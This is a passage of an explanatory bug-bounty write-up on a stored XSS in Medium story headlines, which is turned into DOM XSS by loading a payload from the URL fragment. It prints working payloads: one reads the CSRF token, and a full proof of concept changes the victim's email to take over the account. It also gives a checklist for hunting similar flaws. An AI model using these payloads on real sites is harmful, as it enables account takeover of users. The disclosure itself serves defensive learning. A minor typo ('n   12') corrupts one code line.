default-srcsets the fallback rule for anything not covered by a more specific directive.'self'means "only this same website".connect-srclists where the page's scripts may send network requests. The list includes several third-party services and'self'.font-src,img-src,media-src,frame-src,object-srcandstyle-srcdo the same job for fonts, images, audio and video, embedded frames, plugin objects and stylesheets.script-srcis the one that matters here. It lists where scripts may come from and what kinds of script are allowed.report-uritells the browser where to send a report when something is blocked, so the site owner can see violations.
The important part is inside script-src: it contains 'unsafe-inline' and 'unsafe-eval', and there is no nonce. A nonce is a random one-time value that the server puts both in the policy and on each legitimate script tag; the browser only runs scripts carrying the matching value. Without a nonce, 'unsafe-inline' means "scripts written directly into the page are allowed". That is exactly why the injected headline script ran at all. The policy still restricts where external scripts may be loaded from, which is why the attempt to pull in xss.js from another server failed while inline payloads worked.
The researcher points to a talk by Michele Spagnuolo and Lukas Weichselbaum at a HITB conference describing this class of mistake.
The image accompanies the discussion of the CSP.
Getting around the headline length limit
The goal now was a proof of concept that steals the CSRF token and then makes a request, because the email change flow does not ask for the password again. Two things stood in the way. First, the headline is short. Second, single and double quotes typed into the headline were being converted into Unicode characters. Unicode is a standard way of representing characters; the point here is that a quote typed by the attacker came out the other side as a different character, so it no longer worked as a quote and could not close an attribute or wrap a string.
After a day of failed attempts and advice from friends that did not work, the researcher changed approach: turn the stored XSS into DOM XSS. DOM stands for Document Object Model, the browser's in-memory model of the page. DOM XSS means the malicious content is not placed into the page by the server at all; it is placed there by script already running in the browser, which reads something from the page's environment and writes it into the page. The token needed for the request is present on the same page, under the name xsrfToken.
The image accompanies the discussion of the token.
Moving the payload into the URL fragment
The headline used for this stage:
"><script>document.write(decodeURIComponent(window.location.hash));</script>
Line by line:
">again breaks out of the attribute the headline sits in.<script>starts the program.window.location.hashis the part of the address bar that starts with#. Browsers keep this part for themselves and do not send it to the server. That is why it is not subject to the headline length limit: the long payload lives in the address, not in the headline.decodeURIComponentturns the encoded form of the address back into normal characters. Addresses cannot contain spaces and many symbols directly, so they are written in a percent-encoded form; this function reverses that.document.writetakes the decoded text and writes it into the page as if it had been part of the original HTML. That is the DOM XSS step: the script that is already running pulls the real payload out of the address and inserts it.</script>closes the script.
So the headline stays tiny and only contains the loader. The full attack script travels in the # part of the link the victim opens.
The image accompanies the headline payload.
Prototyping the token extraction locally
Before running anything against Medium, a small local page was written to find xsrfToken in the page body and display it:
<html>
<head>
 <script>
function myFunction() {
var str = document.body.innerHTML;
var n = str.lastIndexOf('xsrfToken');
var result = str.substring(n + 12);
if(result.length > 16){ result = result.substring(0,16);
alert('Your token is ' + result);
}
}
</script>
</head>
<body>
xsrfToken":"HZuv9jqWJvnqO0pF"
<img src='x' onerror='myFunction()'>
</body>
</html>
Line by line:
<html>,<head>,<body>are the ordinary skeleton of a web page.function myFunction() { ... }defines a named block of instructions that can be called later.document.body.innerHTMLgives the entire HTML inside the page body as one long piece of text.str.lastIndexOf('xsrfToken')finds the position of the last occurrence of the wordxsrfTokenin that text.str.substring(n + 12)takes everything after that position, skipping 12 characters, which is the length ofxsrfTokenplus the":"that follows it in the page.if(result.length > 16)checks there are more than 16 characters left, and if soresult.substring(0,16)keeps only the first 16, which is the length of the token in this example.alert('Your token is ' + result)shows the token in a pop-up box.- In the body,
xsrfToken":"HZuv9jqWJvnqO0pF"is a stand-in for the text the real page contains, so the function has something to find during local testing. <img src='x' onerror='myFunction()'>is the trigger. The browser tries to load an image from the addressx, which does not exist, so the load fails and theonerrorhandler runs. That handler callsmyFunction. This is a standard trick for running script when a tag is inserted into a page.
Running the token finder on Medium
The same logic was moved into the fragment of a Medium story URL, with the img/onerror trigger:
https://medium.com/@abdullah.test1/script-src-goo-gl-9li8mf-script-img-onerror-myfunction-src-x-6c98f1e159ca#<script>function myFunction(){var str = document.body.innerHTML;var n = str.lastIndexOf('xsrfToken');var result = str.substring(n + 12);if(result.length > 16) {result = result.substring(0,16); alert(result); }</script><img src=x onerror="myFunction()">
In plain words: the part before the # is an ordinary Medium story address. Everything after the # is the payload. The headline's loader reads that fragment, decodes it and writes it into the page, which creates a script element and an image element. The image fails to load, its onerror fires, myFunction runs, and the token is shown in a pop-up box.
This worked: the token was extracted and displayed.
The image accompanies the token extraction result.
Sending the email change request from the page itself
Having the token was not enough on its own. The email change request uses the PUT method. HTTP methods are the verbs a browser uses when talking to a server: GET asks for a page, POST submits a form, and PUT is used here to replace a value. The same-origin policy is a browser rule that stops a page on one website from reading responses from another website. It also restricts sending certain requests across sites. Because of that rule, the request could not simply be fired from an attacker's own site. It had to be made from the Medium page itself, where it counts as same-origin.
The full PoC sends a request to https://medium.com/me/email with JSON data setting the email to [redacted]. JSON is a simple text format for structured data, made of names and values in curly braces.
<script> function myFunction() {
 var str = document.body.innerHTML;
 var n = str.lastIndexOf('xsrfToken');
 var result = str.substring(n   12);
 if(result.length > 16) {result = result.substring(0,16); alert('Your token is ' +  result) };
 var xhr = new XMLHttpRequest();
 xhr.open('PUT', 'https://medium.com/me/email');
 xhr.setRequestHeader('Content-Type', 'application/json');
 xhr.setRequestHeader('X-XSRF-Token', result);
 xhr.onload = function() {
  if (xhr.status === 200) {
  alert('ok');
 } } ;
 xhr.send(JSON.stringify({"email":"[redacted]"}));
} </script>
<img onerror="myFunction();" src=x>
Line by line:
- The first lines repeat the token extraction from the local prototype: read the page body, find
xsrfToken, take the text after it, keep 16 characters, and show it in a pop-up. var xhr = new XMLHttpRequest();creates a request object. This is the browser's built-in way for script to talk to a server without reloading the page.xhr.open('PUT', 'https://medium.com/me/email');prepares aPUTrequest to the email change address.xhr.setRequestHeader('Content-Type', 'application/json');tells the server the body is JSON.xhr.setRequestHeader('X-XSRF-Token', result);attaches the stolen token as a header. A header is a small piece of extra information sent alongside a request. The server uses this one to check the request really came from the site's own page and not from somewhere else. That check is what the token exists for, and here the attacker's script is running inside the site, so it can supply the token honestly.xhr.onload = function() { ... }sets what to do when the reply arrives: if the status code is 200, meaning success, showokin a pop-up.xhr.send(JSON.stringify({"email":"[redacted]"}));sends the request, with the new email address encoded as JSON.<img onerror="myFunction();" src=x>is again the trigger that starts everything when the image fails to load.
The PUT request worked and the email was changed successfully.
The image accompanies the successful email change.
Why it worked
Two mistakes combine:
- The headline is written into the page without filtering, so an attacker-controlled headline can break out of its context and inject script. This is the stored XSS.
- The CSP's
script-srcincludes'unsafe-inline'and'unsafe-eval'without a nonce, so the policy does not stop the injected inline script. It only limits external script origins, which is why the externalxss.jsattempt failed while inline payloads ran.
The design of the email change flow makes the XSS much more damaging. Changing the email does not require a password confirmation, and the CSRF token needed for the request sits on the same page as the injected script, so the script can read it and use it in the same origin. The same-origin policy is no defence here, because the request is made from the page itself.
What the impact was
An attacker who can get a logged-in victim to open a crafted story URL can run script in the Medium origin. In this PoC that script reads the xsrfToken from the page and issues a PUT to https://medium.com/me/email to change the account's email address, without any password confirmation. Changing the email address is what the PoC achieves, and the report calls the result a one-click full account takeover. The report describes the result as a one-click full account takeover. The payload depends on the fragment being present in the URL that is opened.
How to fix it
The report's conclusion lists three recommendations:
- Use a nonce in the CSP.
- Require password confirmation for the email change mechanism.
- When adding a new feature, make sure it is secure.
The report does not describe which of these Medium implemented.
Other places to look
- Other unfiltered profile fields. Try display names, bios, publication names and story subtitles with the same
"><script>alert(1337)</script>breakout. A positive result is an alert when the page is viewed. - Fragment-based payload delivery. Where a field is length-limited or strips quotes, put the payload in
window.location.hashand usedocument.write(decodeURIComponent(window.location.hash)). A positive result is the full script executing from the URL fragment. - CSP review. Check
script-srcfor'unsafe-inline'without a nonce, and for'unsafe-eval'. A positive result is an inline payload executing despite the policy. - Token location. Look for CSRF tokens rendered into the same page as the injection point, such as
xsrfToken. A positive result is the script reading the token fromdocument.body.innerHTML. - State-changing endpoints without re-authentication. Test email change, password change and similar flows for a missing password confirmation, and check which HTTP methods they accept. A positive result is a
PUTorPOSTfrom the injected page returning 200 and changing the value. - Same-origin request from the payload. Confirm whether the endpoint rejects cross-origin requests but accepts the same request from the page itself. A positive result is the request succeeding when issued by script running in the target origin.
What happened next
The full PoC was sent and a reply came the same day. Two days later the researcher was contacted and rewarded with $100; the shirt arrived later.
The image accompanies the reward update.
The video is the PoC video.
Glossary
- Account takeover: gaining control of someone else's account, usually by changing its email or password so the real owner can no longer get in.
- Attribute: a setting written inside an HTML tag, such as
title="...", that gives the tag extra information. - Content Security Policy (CSP): rules a website sends to the browser saying which places the page may load things from and what it may run.
- Cookie: a small piece of data a website stores in the browser so it can recognise the visitor on later requests, often used to keep someone logged in.
- Cross-site scripting (XSS): a flaw where attacker-supplied content is treated by the browser as code and runs as a script.
- CSRF token: a secret value placed in a page and required with certain requests, so the server can tell a genuine request from the site's own page apart from one forged elsewhere.
- Directive: one rule inside a CSP aimed at one kind of resource, such as scripts or images.
- DOM (Document Object Model): the browser's in-memory model of the page, which script can read and change.
- DOM XSS: XSS where the malicious content is inserted into the page by script running in the browser, rather than by the server.
- Fragment (URL hash): the part of an address after
#. Browsers keep it and do not send it to the server. - Header: a small piece of extra information sent alongside a web request or response, such as the content type or a token.
- HTML: the language web pages are written in, made of tags that describe structure and content.
- HTTP method: the verb used in a request, such as
GETto fetch,POSTto submit, orPUTto replace a value. - Inline script: script written directly inside the page's HTML, rather than loaded from a separate file.
- JSON: a simple text format for structured data, made of names and values in curly braces.
- Nonce: a random one-time value the server puts both in the CSP and on each legitimate script tag, so the browser only runs scripts carrying the matching value.
- OWASP: an organisation that publishes guidance and resources on web application security.
- Percent encoding: the way addresses represent characters that are not allowed directly, such as spaces, using
%followed by codes. - Proof of concept (PoC): a small demonstration that shows a flaw is real and how it can be used.
- Same-origin policy: a browser rule that stops a page on one website from reading responses from another website.
- Script: a small program that a browser can run, usually written in JavaScript.
- Source code: the raw text a browser receives before it draws the page.
- Stored XSS: XSS where the malicious content is saved on the server and shown to everyone who views the page.
- Token: a secret value used to prove a request is legitimate; here, the CSRF token named
xsrfToken. - Unicode: a standard way of representing characters from all writing systems, which can turn a typed quote into a different character.
'unsafe-inline': a CSP value that allows scripts written directly into the page.'unsafe-eval': a CSP value that allows script to turn text into running code at runtime.window.location.hash: the part of the address bar starting with#, readable by script on the page.